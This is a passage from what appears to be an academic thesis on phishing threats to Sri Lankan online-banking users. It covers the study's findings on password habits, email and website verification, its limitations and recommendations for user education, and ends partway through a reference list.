Wired Internet connections are vulnerable to attacks of denial-of-service (DOS) as online users may be locked out from services for days on the computers and have difficulty connecting to the bank internet site (Kohli, 2008). According to Thorat, Nayak, & Bokhare, (2010) the attacker is in a position for scanning the network for computers available that are connected to the internet where the attacker might attempt in denying the access by respondents to websites, online accounts or e-mails (Thorat, Nayak, & Bokhare, 2010). The wireless connection is of higher vulnerability than wired internet connections, but more volatile and transitory in nature.

According to Evans, Poatsy, & Martin (2009) in most of the wireless networks the signals spread beyond the user's building walls and allow anyone to get connection to the internet via the user’s unsecure wireless connection (Evans, Poatsy, & Martin, 2009). Based on Goyal, Batra, & Singh (2010) report, the failure in the adequacy of the wireless configuration gives the possibility for passive attacker interference (data gathering and interpreting via snooping by the attacker) and active attack inferences where data stream is modified, or a false stream is created by the attacker. Identifying if these users are safe from the attacks of DOS depends on the security protection type. For instance, according to DeepSearcher Inc (2012) and Thorat, et al (2010), if there was any suspicious activity or risk from DOS attacks, a probable solution in securing their machines and the data is the installation of firewall application as it could keep away everything except the traffic identified (DeepSearcher Inc., 2012; Thorat, et al., 2010).

The protection on which the customers can rely is knowledge by banks of the connection types customers require, and the inclusion of guide lines to safeguard against attacks of varied types of internet connection. For example the internet cable needs to be pulled-out after the computer is shut down and routers need to be turned off if they are not in use. Additionally, Evans, et al. (2009) states that in the securing of the wireless network it is vital the wireless router is configured so that it is hard to guess a SSID (network name). Also switch off the SSID broadcasting making it difficult for outsiders to detect the network and in enabling security protocols such as WEP/WPA security protocols.

Installation of multiple software protection is of high importance in monitoring all the incoming and outgoing traffic, and in detecting suspicious activities in a machine. The internet utilization has elevated the importance of carrying out transactions securely, and in also protecting privacy. Password setting (as discussed above) is critical for security. A decision by users to adopt many and varied password characters in accessing their banks is noted in the documents analysed. Based on the feedback, it was revealed most respondents used a password with average of eight characters, and certain users had ten or higher. Some respondents adopted the two-character password, but very few respondents adopted passwords with four characters or less. Through the study it was further revealed 3 respondents had phishing attack experience and did not change passwords, even with bank having mandatory policies. However, most of the respondents agreed on the necessity of periodically changing their passwords, and the banks suggested every 3 months.

Though participants used passwords which were long and of varied characters and had a belief the adopting of mixtures of characters as a strong deterrent, they still were subjected to phishing attacks. Certain users objected that there was difficulty in keeping up the changing of passwords regularly due to remembrance issues. They also argued that it would not stop getting attacked. Dale’s research (2007) from the document analysis gave that users faced issues to remember and to forget the passwords. They also employed writing down passwords on paper, resulting in a user not only remembering the password but also persons around tending to discover the means for accessing online accounts.

In addition to the protection of passwords, there exists no sole security application that is capable in overall protection and at all times remaining secure (GFI Software, n.d.). Most respondents might attempt avoiding risks and rely on software protection that auto-updates. Milne, et al (2009) states that certain individuals might find this option of auto-updating as an annoyance and may turn it off not realizing the depth of the potential harm. Certain Sri Lankan banks (Sampath and HNB) have enhanced the level of security in online-banking through the establishment of two-factor authenticating system for online accounts and further focus on the awareness and education of the customers. It is considered one of the vital first lines of defence against the online-crimes ("Banks increase security measures," 2010). The risk for the victims of phishers is greater when they lack the required knowledge in protecting their machines from external threats even if banks were successful in providing robust security protection. This means failing to approach the customers and making them aware of security safety strategies and techniques risks an open system. Due to the user’s unintentional actions, a user may be convinced by the e-mails received by phishing and their inability in identifying a phishing bank website, results in an engagement with loss risks. According to Cox (2012) social engineering might be proficient and appealing to an individual’s emotions letting the malicious gathering of private and sensitive information via pop-up windows or e-mails that is elaborated in previous sections from many different reports.

5.11 FEEDBACK ON THE KNOWLEDGE LEVEL TO DISTINGUISH A LEGITIMATE BANK’S EMAIL AND WEBSITE FROM A FRAUDULENT ONE.

The results of the current document analysis shows that self-awareness performs a direct and vital role in behaviours for online protection against possible attacks by phishing. Cox (2012) states that the respondents rely on the respondent’s efficacy of self-perceived capabilities to cope and the desire in handling issues in security. When confronted with dangers, the respondents had belief, knowledge, skill and confidence, to deal or to avoid such problems. Certain members of the bank staff were reported to have dealt with a phishing website. The majority of respondents were of a belief that they possessed the ability in distinguishing bank websites that were legitimate. The level of confidence and knowledge of staff to cope with the threat led them to trust that they were aware of the means in protecting against suspicious online-threats.

Even though a respondent is highly cautious, if the respondent had reliance on the e-mail content, the URL address or the contact details provided they have potential of being trapped by phishers. One simple means of avoiding the failure by respondents to phishing e-mails is checking the entire header of the e-mail. The header of the email enables recipients to view of the email origination. The analysis showed that not a single respondent checked the entire e-mail header. Many banks in Sri Lanka have given warnings to customers on the bank's policy on sending e-mails or in the fundamental checking of phishing e-mails such as e-mail address, content of the mail and usage of a filter email address and content. Therefore, another vital step is for banks to use extra caution in customer education for the self-verification of phishing e-mails.

Apparently, the respondents were less aware of the verification of the legitimacy of bank websites in comparison to e-mail verification. Nevertheless, the majority of users selected checking the URL in distinguishing the legitimacy of webpages, which was subsequently a check of the web page having the icon present. The distinguishing of e-mails appeared more developed than distinguishing websites legitimacy in the document analysis. But banks had many customers who were non-technical and who were not aware of checking websites and e-mails, and certain customers appeared to know but did nothing. It was found through the study that individuals judge on the basis of checking the URL for the legitimacy of the website could still be victimised by URL confusion if they are of the belief due to domain name accuracy it is the legitimate website of the bank visited by them. According to Johnson (2008), the act of DNS cache poisoning could be done by the attacker where adding or changing malicious IP address of a bank website resulted in the user being re-directed to an incorrect website instead of original. McDowell & Lytle (2010) states that the trust in a certificate is dependent upon the degree of a bank's certificate authority in validating the entire information set in requesting and assuring data is secure.

A means of probable solution in protecting the respondents and in educating them simultaneously is the integration of software and the interfaces which prevents the user from being vulnerable to attacks while online transactions are being performed or checking -mails. According to Alkhozae & Batarfi (2011) employment of the classification of whitelist/ blacklist websites is an additional method in determining on whether the URL to be visited is whitelist or blacklist. The prohibited website list would be stored on either the customer's machine or would be hosted at banks' central server. It would also block communications if users fall for it (Alkhozae & Batarfi, 2011).

According to (Afroz & Greenstadt, 2011) most of the web-browsers commercial toolbars have this type of detecting method such as Cloudmark AntiFraud Toolbar, Internet Explorer 7 and Nestcape Browser 8.1. Parmar (2012) states that the solution of traditional blacklisting might not effectively work on a zero-day attack, if the malicious tool is more current and the detecting systems might be bypassed. Opposingly Parmar (2012) states the global approach of white-list is similarly rarely possible in covering all websites that are legitimate in the cyber world cohesively (Cao, Han, & Le, 2008). Alkhozae & Batarfi, (2011) states the solution of whitelist might be practical to build a trusted bank-website list which is accessible by users on a consistent basis. For detecting phishing the website characteristics, rather than a filtering list needs to be scanned where the characteristics could be HTML source code, and page feature such as the page content and URL address or as Cao, et al (2008) states DNS-IP mapping.

Summarizing the knowledge of the respondents for verification of phishing, all respondents had standard ways in verifying the counterfeit and legitimate websites and emails. On the other hand, it was noted that users were lacking knowledge of the information of most current security attacks. The information guiding them on the recognition of phishing attacks was more complex than what users are aware and able to use. No information was provided by any of the bank websites which might educate both the staff and customers in getting updated on the newest techniques in phishing or in demonstrating an advanced self-practice of security in identifying sophisticated threats. It was assumed the responsibility was the customers in being self-updated regarding the latest threat types and in following media/ news associated to banks' safety and risks. Nevertheless, banks could add knowledge for their customers and deliver greater information in assuring that the guideline for self-protection is updated. They need reminding that it is not possible to fully rely on the bank in the absence of self-awareness.

5.12 LIMITATIONS OF THE STUDY

There were certain limitations in carrying out the study with regard to the data and analysis which might have impacted the evaluation of results. The first concern was that the design of this research was for primary data but the AUT ethics committee denied permission to do data collection in Sri Lanka from professional groups and surveys of people who had phishing attack experience. As a result the research design had to change and focus on to the copious secondary data sources that are publically available on the topic, and to do in-depth document analysis. Given the shift in data type, with in the secondary data types there were also challenges in terms of what the secondary data type represented.

First, the case study had the limitation in investigation of real-life incidents on phishing attacks on Sri Lankan online-banking users. Only secondary data could be used. The study result would have been different if studies on similar topics had been carried out in other Sri Lanka areas or other banks, where usage of online-banking is practical and accessible. Secondly, the study had to see the banking users of Sri Lanka through the work of others and similar studies carried out previously in the Sri Lankan context. These were available butr mediated experience and knowledge of actual attacks of phishing in relation to the online-banking cannot give the scope of evidence primary data can. Previous studies and reports had to be taken on face value and many of the hidden assumptions in the research would never be revealed. Though studies on similar topics are carried out in other countries and have been considered, varied experiences of real-life online-banking phishing attacks and knowledge regarding phishing tend to be differed, due to variations in economic, cultural differences and geographic differences in the services of online-banking. At best the researcher could compare and contrast the claims of each report before compiling the best representation for the knowledge.

The case study survey feedback revealed useful and interesting information on the online-banking usage of the Sri Lankan community which could be a basis and initial starting point for further research. It could help staff of bank IT departments and security developers when further designing authentication security for online banking and better security for customers. It can assure the bank customers of secured practices and processes in adopting online services. According to Dobbs & Maxwell (2002), due to size of the sample, certain feedback is possible to be presented as vital in certain periods but not in other periods. In the cyber-world there is rapid development and evolution of the techniques of phishing which results in several varied types of communication. Technotes of phishing against bank customers are up to date but not in an easy dissemination form. These require customisation for ready access and availability for bank staff and customers. The current research study has not covered all the phishing method aspects and did not involve any still-developing techniques for discussion. Therefore the study only focused on respondents' actual experiences and the information provided by them as revealed through the secondary data analysis.

5.13 DISCUSSION SUMMARY

The case study from the document analysis attempts to understand the facets which influence the participants to adopt online-banking and the behaviour and knowledge of them in the utilization of the online service. The online-banking security concepts and the probable threats give considerable explanatory evidence with regard to the participants' security practices for online-banking. In particular it includes counter-measures for security utilized by banks and its' customers for the security preferences and the security awareness. Through the analysis it was shown that practice and self-awareness influenced the behaviours of respondents and the user's knowledge level of mitigation and determination on risk. The user's weaknesses in their practice and their knowledge tended to have higher threat risk for the security of financials than any other facet. Therefore, the greatest challenge to the professionals of online security is in transforming the users from highest vulnerability exposures to first-line defence practices. This is through education and provision of more precise issue communication for security to enhance users' knowledge adequately and their self-efficacy. The utilization of vigorous measures of security is encouraged (for passwords for example) to continue developing and ensuring the mandatory use by all respondents through key approaches for convenience and ease.

Chapter 6

Conclusion

6.0 SUMMARY OF THE STUDY

Through the case analysis the behaviours of the users and the hackers of the Sri Lankan online-banking were found. Authentication security and the degree of experience and understanding on phishing were examined. The study identified the user's knowledge, online self-awareness, experience, attitude and knowledge with regard to attacks from phishing and how user's knowledge enabled in protecting the system and the users against the attacks. The case study was carried out based on secondary documents regarding actual phishing attacks and reference to log-files all servers, firewalls, core switches, PC, www.xxxeremit.lk, xxxtrv.xxx.lk, xxxst.xxx.lk, xxxatmprod, Internet Banking, xxx Billing, xxx-PROD, xxx DOMAIN, User-IT-PC, User-IT, DOMAIN-BACKUP, , CARDCENTRE-xxx1, CARDCENTRE-xxx7, User IT Name 1, and User IT Name 2. The document analysis was performed through a review of sample materials taken from of varying group reports in the Sri Lankan banking sector. It included public documents from banks, digital forensics analysis, reports on cybercrime, customer statements, and a range of victim reports. The analysis showed banks' security support service and self-efficacy has varied effects based on the degree of behaviours, opinions and risks around online-banking security.

The overall education on phishing is an effective means in lessening the susceptibility to attacks by phishing. Lacking robust knowledge on phishing means the staff and the customers of the bank have a higher vulnerability to attacks. Information regarding the online threats/ attacks and of phishing is generally only available from the bank itself and where communication media in general tend to report only large-scale international attacks. This not always helpful to the customers. A high-level of cognitive skills and self-awareness are considered the main facets which minimizes the level of personal liability for phishing attacks and indicates that users have suitable solutions for possible threats. The responses and analysis of the data regarding phishing indicated that even when having strong passwords there still could exists a possibility to be victimized by trickery.

Additionally, a majority of the users adopted basic security authentications as preferred by them, due to the belief that it secures them against possible hazards, meaning that the authentication security preferences were chosen by the respondents on the basis of the convenience, usability and their attitude, rather than on techniques known to be highly secure. Consequently, many of the analysis depicted security as a large concern for banks. As a result, most customers were not ready for taking action to enhance security. Education and communication through banking channels is necessary to disseminate effective security knowledge. Institutions and practitioners of security could use the customer trust, confidence and loyalty in bridging the gaps in knowledge through provision of education on techniques for anti-phishing. Based on the analysis of experience, the most used tool was the e-mail which most customers have experience (elaborated in chapter 5). The tendency was for falling for phishing attacks if they had reliance on unaware self-efficacy. Alternately, the provision of training and education depicting the users acts which consequently could be phishing attacks and demonstrate the effective utilization of a multiple protection system. Availability in understandable and attractive forms in varied channels is best. According to Quagliata (2011) the channels which might enhance user perception could be as follows:

- Brochures
- Posters
- Videos
- Computer-based trainings
- Newsletters
- e-mails
- Leader-led trainings
- Policies and procedures

Availability of large volumes of educational materials might tend in decreasing the user’s inclination in clicking legitimate links and this suggests banking institutions need to discover improved means for user education, particularly in distinguishing phishing and non-phishing, so the user avoids false-positives. While the utilization of mandatory procedures/ policies would be more suitable as it is forces the user in following the bank process prior to moving on to the following steps in online, tractional activities such as creation of robust password/ changes in password, training sessions are effective.

The strategies implemented for the protection of customers from phishing attacks are categorized under 3 main categories: elimination of threats, user warning regarding the threats and user training so as to avoid phishing attacks. These anti-phishing strategy categories reflect three approaches of high-level to be adopted for security by banks and are: assuring that security is easy and intuitive to use, build robust systems having no or less user intervention and user education on performing of function that are security-critical. The three approaches need to be complementary to one another. Through the current case analysis, it was found the user education requires to be complemented with added counter-measures such as mandatory policy on protecting passwords and further it is desirable to conduct campaigns to give public warnings.

In all instances possible, the initial defence layer requires to be an automated solution in filtering and enhancing the default securities that a bank offers to computer users and the web applications. Even though the majority of phishing e-mails are filtered at the email-gateway services, customers require to be in a position to recognize the malicious e-mails that succeed in beating the mechanisms of filtering. Even highly trained users, in the absence of the initial layer of defence, might be inundated with messages of phishing which could result in paralyzing the decision making processes, causing users to undertake unwanted risks.

Provided that even security practitioners might find it difficult in noticing a compromised browser URL bar, computer users could be infected by malware even with no basic actions by the user. In the current study, online-banking users and staff of banks required adequate education of phishing. Therefore, the education for users in related areas such as installation of multi anti-malware layers, creation of strong passwords, installation of detecting software and appropriate software updates would not be adequate in alleviating the issues. Further it is vital in strengthening the browsers, internet connections and computer operating systems.

Nevertheless, the users of online-banking require online systems to be trustworthy and not give unwanted surprises. No single tool or a single technique exists which will completely protect and be secure from phishing attacks but more effort can be made to make sure all parties are doing their best. Even though there are automated monitoring, protecting and detecting systems with the ability of defending against interrupting activities with high complexity, there still exists other trust building solutions. The users of banking services need to prepare prior to acting independently on their decisions, and to learn the best ways to protect themselves.

Therefore, an additional stage to defence, is the development of corresponding methods for assisting users in crisis situations which enable them to be strong. For this purpose there exists two options: educating users in being away from doubtful activities or implementing and/or building software easy-to-use with interfaces preventing users in falling for attacks when checking on e-mails or in performing online transactions. Users have to be encouraged to demand stronger means of authentication from their banks before transacting. While it is acceptable having authenticating devices of low cost with adequate authenticated function and are secure, wider services need to be offered. Banks require to focus on utilizing unique capabilities and characteristics of the internet and in developing their websites into more convenient and reliable experiences for the authorised customers. Further, the perception of the user could be enhanced by banks addressing the following three main areas through communication on the bank's online-banking websites:

- The user concerns are addressed by the bank on current money fraud, computer crime and activities on phishing
- Improving protection on privacy attack through users being informed on any transaction/ activity in user accounts and providing such.
- Allocation of adequate security resources and information on comprehensive and further self-efficacy.

Apart from the banking institutions effort in developing best security, the customer protection and user education has to be invigorated by the users being highly vigilant on any doubtful activities. This is an alert awareness and consciousness of the potential threats and their counter measures. The central bank, local banks and government teams also have responsibility in which customers are protected against cyber-crime, and specifically attacks by phishing through addressing information by broadcasting on varied channels or on official websites.

Responsible entities such as ministries and other government institutions need to conduct training sessions and not just give information. New cyber-attacks and threats to the financial institutional employees and customers need to be communicated in training for countermeasures and not just bulletins. The sessions could consist of information on practical guidelines which enable financial institution staff and customers in being proactive on the current online frauds and phishing attacks and also provide solutions in mitigating these threats to the computer system or online activities. Customers must train themselves, but expect assistance from others who can bring them up to date with the current best practices and awareness. The ability to distinguish legitimate and counterfeit online-banking platforms, email, and related suspicious information and/or material, is required. Most users require being aware and being alert to any advertisement or news regarding scams, phishing or other fraudulent actions which is beneficial to the privacy or their finances.

6.1 FUTURE RESEARCH

This section elaborates possible recommendations suggested by the current case study which could be used for future studies. In future research large scale investigations could be focused in adopting varied types of case study methods in capturing information covering a broader set of phenomena. Due to privacy and security concerns, in carrying out the current study most documents were limited in disclosing their entire information data set. Future research could expand the research base to other Sri Lankan literature and even other countries that hold information of attacks on Sri Lanka banking systems.

There existed a lack of publicly available documentation and the available information was incomplete in many places. There needs to be more openness of information from the online-banking field. This could have provided in-depth information to better frame the current study and to give greater explanation of the findings. Examination of the online-banking security mechanism functions, comparison of their utilities in the sector of online-banking, assuring quality of security and user protection from activities of criminals, and better access to the strategies being used to trick users, would be of interest.

It is also required for research to continue in investigating and monitoring of user behaviours for risk and protection of online-banking. As individuals increasingly use the internet for transactions, an important direction for the future researchers in the investigating of the relationship among Artificial Intelligence (AI), gender, career, age, and other facets with capability/self-efficacy and the technology gap in dealing with phishing and the online risk environment. Further it is required for research in examining as to how online-banking customers self-efficacy varies with time, and the introduction of novel technological challenges that result in online security and privacy changes.

Finally, the current case study results disclose useful and interesting information in relation to the perception of the security in utilizing the online-banking system of the Sri Lankan banking sector. The data gathered through the study depicted that bank customers might have been subjected to phishing and the recommendations that needs to be more focused in enhancing the awareness of security and the robust protection which may have been over looked by banks. Further education, training availability and better communication are required.

REFERENCES

Afroz, S. & Greenstadt, R. (2011). *Detecting Phishing Websites by Looking at Them*. Paper presented at Fifth IEEE International Conference on Semantic Computing, Stanford University CA, United States.

Alkhozae, M. G. & Batarfi, O. A. (2011). Phishing Websites Detection based on Phishing Characteristics in the Webpage Source Code. *International Journal of Information and Communication Technology Research, 1(6), 283-291.*

AppleInsider Staff. (2012, March 22). Safari vulnerability in iOS 5.1 allows URL spoofing. Retrieved October 14, 2017, from https://appleinsider.com/articles/12/03/22/safari_vulnerability_in_ios_51_allows_url_spoofing

Appleinsider.com. (n.d.). Annual Report 2014. Retrieved April 15, 2018, from https://appleinsider.com/articles/12/03/22/safari_vulnerability_in_ios_51_allows_url_spoofing.htm

AusCert. (2008). Home user computer security survey 2008. Retrieved November 18, 2017, from https://www.auscert.org.au/images/AusCERT_Home_Users_Security_Survey_20+08.pdf

Australian Banking and Finance. (2017). RFi Group. Retrieved October 5, 2017, from https://www.rfigroup.com/australian-banking-and-finance/home/technology/banksincrease-security-measures

Ayo, C. K. & Ukpere, W. I. (2010). Design of a secure unified e-payment system in Nigeria. *African Journal of Business Management, 4(9), 1753- 1760*(A case study).

Bachelor, L. (2017). Online banking fraud losses rise 14%. Retrieved April 14, 2018, from https://www.theguardian.com/uk/money

Best Banking Software. (2018). 2018 Reviews of the Most Popular Systems. Retrieved April 14, 2019, from https://www.capterra.com/banking-systems-software/

Bloor, D. (1983). *a social theory of knowledge*. Wittgenstein, United States: University of Michigan.

Brinkmann, M. (2009, December 19). Hacks Technology News Top list of brands that experienced the most phishing attacks. Retrieved September 14, 2017, from https://www.ghacks.net/2009/12/19/top-list-of-brands-that-experienced-the-mostphishing-+attacks-in-2009/

Callegati, F., Cerroni, W. & Ramilli, M. (2009). Man-in-the-middle attack to the HTTPS protocol. *IEEE Security and Privacy, 7(1), 78-81.*

Cao, Y., Han, W., & Le, Y. (2008). Anti-phishing based on automated individual whitelist. *Proceedings of the 4th ACM workshop on Digital identity management*, (Alexandria, Virginia, USA).

Capterra. (2017a). Best Banking Software | 2018 Reviews of the Most Popular Systems. Retrieved April 11, 2018, from https://www.capterra.com/banking-systems-software/.

Capterra. (2017b). Banking Software. Retrieved December 14, 2017, from https://www.capterra.com/banking-systems-software/.

Central Bank of Sri Lanka. (2015). Annual Report 2014. Retrieved April 14, 2019, from https://www.cbsl.gov.lk/en/publications/economic-and-financial-reports/annual-reports/annual-report-2014

Central Bank of Sri Lanka. (2016). Annual Report 2015 | Central Bank of Sri Lanka. Retrieved January 15, 2018, from https://www.cbsl.gov.lk/en/publications/economic-and-financial-reports/annual-reports/annual-report-2015

Central Bank of Sri Lanka. (2017). Annual Report 2016. Retrieved April 14, 2019, from https://www.cbsl.gov.lk/en/publications/economic-and-financial-reports/annual-reports/annual-report-2016.+

Central Bank of Sri Lanka. (2018). Annual Report 2017 | Central Bank of Sri Lanka. Retrieved April 14, 2018, from https://www.cbsl.gov.lk/en/publications/economic-and-financial-reports/annual-reports/annual-report-2017

Chang, Y. (2002a). Dynamic of banking technology adoption: An application to Internet Banking. *University of Warwick*.

Chang, Y. (2002b). Dynamic of banking technology adoption and application to Internet Banking. *Working paper. University of Warwick*.

Charuka, W. (2004). Future of ICT in Banking and Finance in Sri Lanka: Issues, Challenges and Solutions. *National IT Conference, Colombo. Sri Lanka*.

Charuka, W. (2015). *Future of ICT in Banking and Finance in Sri Lanka: Issues, Challenges and Solutions*. Paper presented at 21st National IT conference Computer Society of Sri Lanka, Colombo, Sri Lanka.

Choo, K. K. R. (2011a). *Cyber threat landscape faced by financial and insurance industry*. Paper presented at Australian Institute of Criminology, Canberra, Australia.

Choo, K. K. R. (2011b). Cyber threat landscape faced by financial and insurance industry. *Canberra, Australia: Australian Institute of Criminology, No. 408*.

Cole, R. (2012). Threat from new virus-infected emails which take over your PC even if you DON'T open their attachments. Retrieved September 14, 2017, from http://www.thisismoney.co.uk/sciencetech/article-2094982/Threat-newvirus- infected-emails-PC-DONT-open-attachments.html

Computer Week.com. (2017). ANZ IT Priorities. Retrieved December 14, 2017, from http://docs.media.bitpipe.com/io_10x/io_102267/item_1306461/ANZ-IT-Priorities-2017.pdf.

Computerweekly.com. (2017). Core banking solution guide for managers. Retrieved November 15, 2017, from https://www.computerweekly.com/tutorial/Core-banking-solution-guide-for-managers

ComputerWeekly.com. (2017). Core banking solution guide for managers. Retrieved April 16, 2018, from https://www.computerweekly.com/tutorial/Core-banking-solution-guide-for-managers

Cox, J. (2012). Information systems user security: A structured model of the knowing– doing gap. *Computers in Human Behavior, 28(2012), 1849-1858.*

Dale, J. (2007). Businesses support biometric signatures for online banking. Retrieved January 14, 2018, from http://whitepapers.theregister.co.uk/paper/download/200/secure-mobileworking-+reg-.pdf.

Dash, M. K., & Mahaptra,, D. M. (2008). Measuring Customer Satisfaction in The Banking Industr. *Wijeya Newspapers Ltd*.

David, B. (2012). SSL and the future of authenticity: Comodo hack and secure protocol components. Retrieved November 28, 2017, from http://privacy-pc.com/articles/ssland-+the-future-of-authenticity-comodo-hack-and-secure-protocolcomponents.+html

DeepSearcher Inc. (2012). Threats, Attacks, Hackers & Crackers (Chapter 18). Retrieved November 6, 2017, from http://www.intelligentedu.com/computer_security_for_everyone/18-threatsattacks-hackers-crackers.html

Dixit, N., & Datta, D. S. K. (2010). Acceptance of E-banking among Adult Customers: An Empirical Investigation in India. *Journal of Internet Banking and Commerce, 15(2).*

Dresch, A., Lacerda, D. P., & Miguel, P. A. C. (2015). A Distinctive Analysis of Case Study, Action Research and Design Science Research. *Review of Business Management, ISSN 1806-4892, 1116 - 1133*.

Editions Financial. (2017, July 19). To bank or non-bank – that is the question - Editions Financial. Retrieved December 14, 2017, from https://www.editionsfinancial.com/to-bank-or-non-bank-that-is-the-question

European Central Bank. (2017). Three challenges for the banking sector. Retrieved October 28, 2017, from https://www.ecb.europa.eu/press/key/date/2015/html/sp151112_1.en.html.+

Evans, A., Martin, K., & Poatsy, M. A. (2009). Networking and Security: Connecting Computers and Keeping them Safe from Hackers and Viruses. Retrieved December

14, 2017, from http://wps.prenhall.com/bp_evans_techinaction_5/79/20368/5214371.cw/index.h+tml

Financial Services Information Sharing and Analysis Center (FS-ISAC), & Internet Crime Complaint Center (IC3). (2012). Fraud Alert Involving E-mail Intrusions to Facilitate Wire Transfers Overseas. *United States: Federal Bureau of Investigation (FBI) and National White Collar Crime Center (NW3C).*

Florian, C. (2012). The Most Vulnerable Operating Systems and Applications in 2011. Retrieved October 14, 2017, from https://techtalk.gfi.com/the-mostvulnerable-+operating-systems-and-applications-in-2011

Fung, A. P. H., & Cheung, K. W. (2010). HTTPSLock: Enforcing HTTPS in Unmodified Browsers with Cached Javascript. *Paper presented at the 2010 Fourth International Conference on Network and System Security*.

Gartner. (2007). Gartner Survey Shows Phishing Attacks Escalated in 2007; More than $3 Billion Lost to These Attacks. Retrieved December 14, 2017, from https://www.gartner.com/it/page.jsp?id=565125

Gastellier-Prevost, S., Granadillo, G. G., & Laurent, M. (2011). Decisive Heuristics to Differentiate Legitimate from Phishing Sites. *Network and Information Systems Security, (SAR-SSI), 1-9.*

GFI Software. (2015). Why one virus engine is not enough. Retrieved January 14, 2018, from https://www.gfi.com/whitepapers/why-one-virus-engine-is-not-enough.pdf

Gibson, D. (2011). The Dangers of Phishing. Retrieved October 3, 2017, from http://www.pearsonitcertification.com/articles/article.aspx?p=1703673

GMA Network Inc. (2012, April 26). New email scams spoof Pinterest, LinkedIn, other social networking sites | Hashtag |. Retrieved March 27, 2018, from https://www.gmanetwork.com/news/hashtag/content/256247/new-email-scams-spoof-pinterest-linkedin-other-social-networking-sites/story/

Goyal, P., Batra, S., & Singh, A. (2010). A Literature Review of Security Attack in Mobile Ad-hoc Networks. *International Journal of Computer Applications, 9(2), 11-15.*

Greenfield, R. (2011). The Internet Password Paradox. Retrieved December 21, 2017, from https://www.theatlantic.com/technology/2011/08/irony-internetpasswords/+41078/

Hasan, M., Prajapati, N., & Vohara, S. (2010). Case study on social engineering techniques for persuasion. *International journal on applications of graph theory in wireless ad hoc networks and sensor networks, (GRAPH-HOC) 2(2), 17-23.*

Help Net Security. (2012). Enhanced phishing methods on the rise. Retrieved January 23, 2018, from http://www.net-security.org/secworld.php?id=11317

Higgins, K. J. (2012). Zeus/SpyEye 'Automatic Transfer' Module Masks Online Banking Theft: Automated attack bypasses two-factor authentication. Retrieved November 28, 2017, from http://www.darkreading.com/authentication/167901072/security/attacksbreaches/ 240002267/zeus-spyeye-automatic-transfer-module-masks-onlinebanking- theft.html

Hunt, T. (2011, July 18). The science of password selection. Retrieved January 15, 2018, from https://www.troyhunt.com/science-of-password-selection/

Hyde, D. (2012). Hackers crack new online banking security putting 25m people at risk. Retrieved October 27, 2017, from http://www.thisismoney.co.uk/money/saving/article-2096060/Hackers-cracknew-online-banking-security-putting-25m-people-risk.html

IBS Intelligence (2017). Core banking system Retrieved October 27, 2017, from

https://ibsintelligence.com/product-category/case-studies/ .

IEEE. (2018). IEEE - The page cannot be found.. Retrieved February 15, 2018, from https://www.ieee.org/about/research/conducting_survey_research.html.

Ingmar. (2011). Why complex passwords may be less secure than you think. Retrieved January 15, 2018, from http://www.eventlogblog.com/blog/2011/08/whycomplex-+passwords-can-be-i.html

Internet Crime Complaint Center's (IC3). (2012). Internet Crime Complaint Center's (IC3) Scam Alerts. *United States: Federal Bureau of Investigation (FBI) and National White Collar Crime Center (NW3C).*

Jakobsson, M. (2019). RealWorld Phishing Experiments. *RealWorld Phishing Experiments: A Case Study*.

James, C. (2008). Cyber-crooks bank on free phishing kits. Retrieved from the SC Magazine. Retrieved December 15, 2017, from http://www.securecomputing.net.au/News/110497,cybercrooks-bank-on-freephishing-kits.aspx

Jeyamaha, R. (2008). Restructuring Banking and Financial Institutions to meet challenges in the next century. *Wijeya Newspapers Ltd*, .

Johnson, M. (2008). A new approach to Internet banking. *Cambridge, United Kingdom: University of Cambridge, Computer Laboratory*.

Juniper Networks. (2012). 2011 Mobile Threats Report. Retrieved December 15, 2017, from https://www.juniper.net/us/en/local/pdf/additional-resources/jnpr-2011-mobilethreats-+report.pdf

Kavanagh, J. (2007). Banks upgrade web security. Retrieved December 30, 2017, from http://www.theage.com.au/news/banking/banks-upgrade-websecurity/ 2007/02/05/1170524024585.html

KeCrypt Systems Ltd. (2010). 83% of Businesses Think Their Bank Should Offer Biometric Signature Authentication for Online Banking. Retrieved December 30, 2017, from http://www.securitytechnologynews. com/article/83-of-businesses-think-their-bank-should-offerbiometric- signature-authentication-for-online-banking.html

Keizer, G. (2011). New malware scanner finds 5 per cent of Windows PCs infected. Retrieved February 15, 2018, from https://www.computerworld.com.au/article/388213/new_malware_scanner_finds+_5_per_cent_windows_pcs_infected/

Kessem, L. S. (2012). What makes phishing so successful? Retrieved November 23, 2017, from http://www.informationweek.in/Security/12-05-08/What_makes_phishing_so_successful.aspx

Kitten, T. (2012). Phisher Convicted in Massive Scheme: Attacks Aimed at Chase, BofA Highlight Increasing Risks. Retrieved January 15, 2018, from http://www.govinfosecurity.com/phisher-convicted-in-massive-scheme-a-4911

Kohli, S. (2008). Exploring vulnerabilities of threats to e-commerce with popularity of search engine. *Proceeing of the 2nd National Conference. INDIACom-2008, New Delhi*.

Kolsek, M. (2011). ACROS Security Blog: Google Chrome HTTPS Address Bar Spoofing. Retrieved February 17, 2018, from https://blog.acrossecurity.com/2012/01/google-chromehttps-+address-bar.html

Kramer, S., & Bradfield, J. C. (2010). A general definition of malware. *Journal in Computer Virology, 6(2), 105-114*.

Kulkarni, M. (2009). Local Phishing Using HTML Attachments. Retrieved January 12, 2018, from https://www.symantec.com/connect/connect-page-not-found

Larkin, E. (2009). Mobile-Phone Banking: Convenient and Safe? Retrieved April 15, 2019, from https://www.pcworld.com/article/171866/mobilephone_banking_convenient_and+_safe.html

Lichtenstein, S., & Williamson, K. (2006). Understanding consumer adoption of Internet banking. *An interpretive study in the Australian banking context. Journal of Electronic Commerce Research*, *7(2).*

Litan, A. (2010). The little known secret of knowledge based authentication and why it fails so often. Retrieved November 15, 2017, from https://blogs.gartner.com/avivah-litan?s=2010-6-17

Major, S. D. A. (2009). Social Engineering: Hacking the Wetware. *Information Security Journal: A Global Perspective*, *18(1), 40-46*.

Maldeni, H. M. C. M., & Jayasena, S. (2009a). Information and Communication Technology Usage and Bank Branch Performance. *The International Journal on Advances in ICT for Emerging Regions*, 29–37.

McAfee® Labs™. (2012). 2012 Threats Predictions. Retrieved November 23, 2017, from https://www.mcafee.com/enterprise/en-us/resource-library.html

McGlasson, L. (2010). Customer Sues Bank After Phishing Attack. Retrieved January 15, 2018, from http://www.bankinfosecurity.com/customer-suesbank-+after-phishing-attack-a-2191

Mell, P., Kent, K., & Nusbaum, J. (2005). Guide to Malware Incident Prevention and Handling. Recommendations of the National Institute of Standards and Technology. *National Institute of Standards and Technology, Gaithersburg, United States, SP800-83*.

Mendrez, R. (2011). Phishing Scam in an HTML Attachment. Retrieved February 15, 2018, from https://www.trustwave.com/company/m86-security-is-now-trustwave/

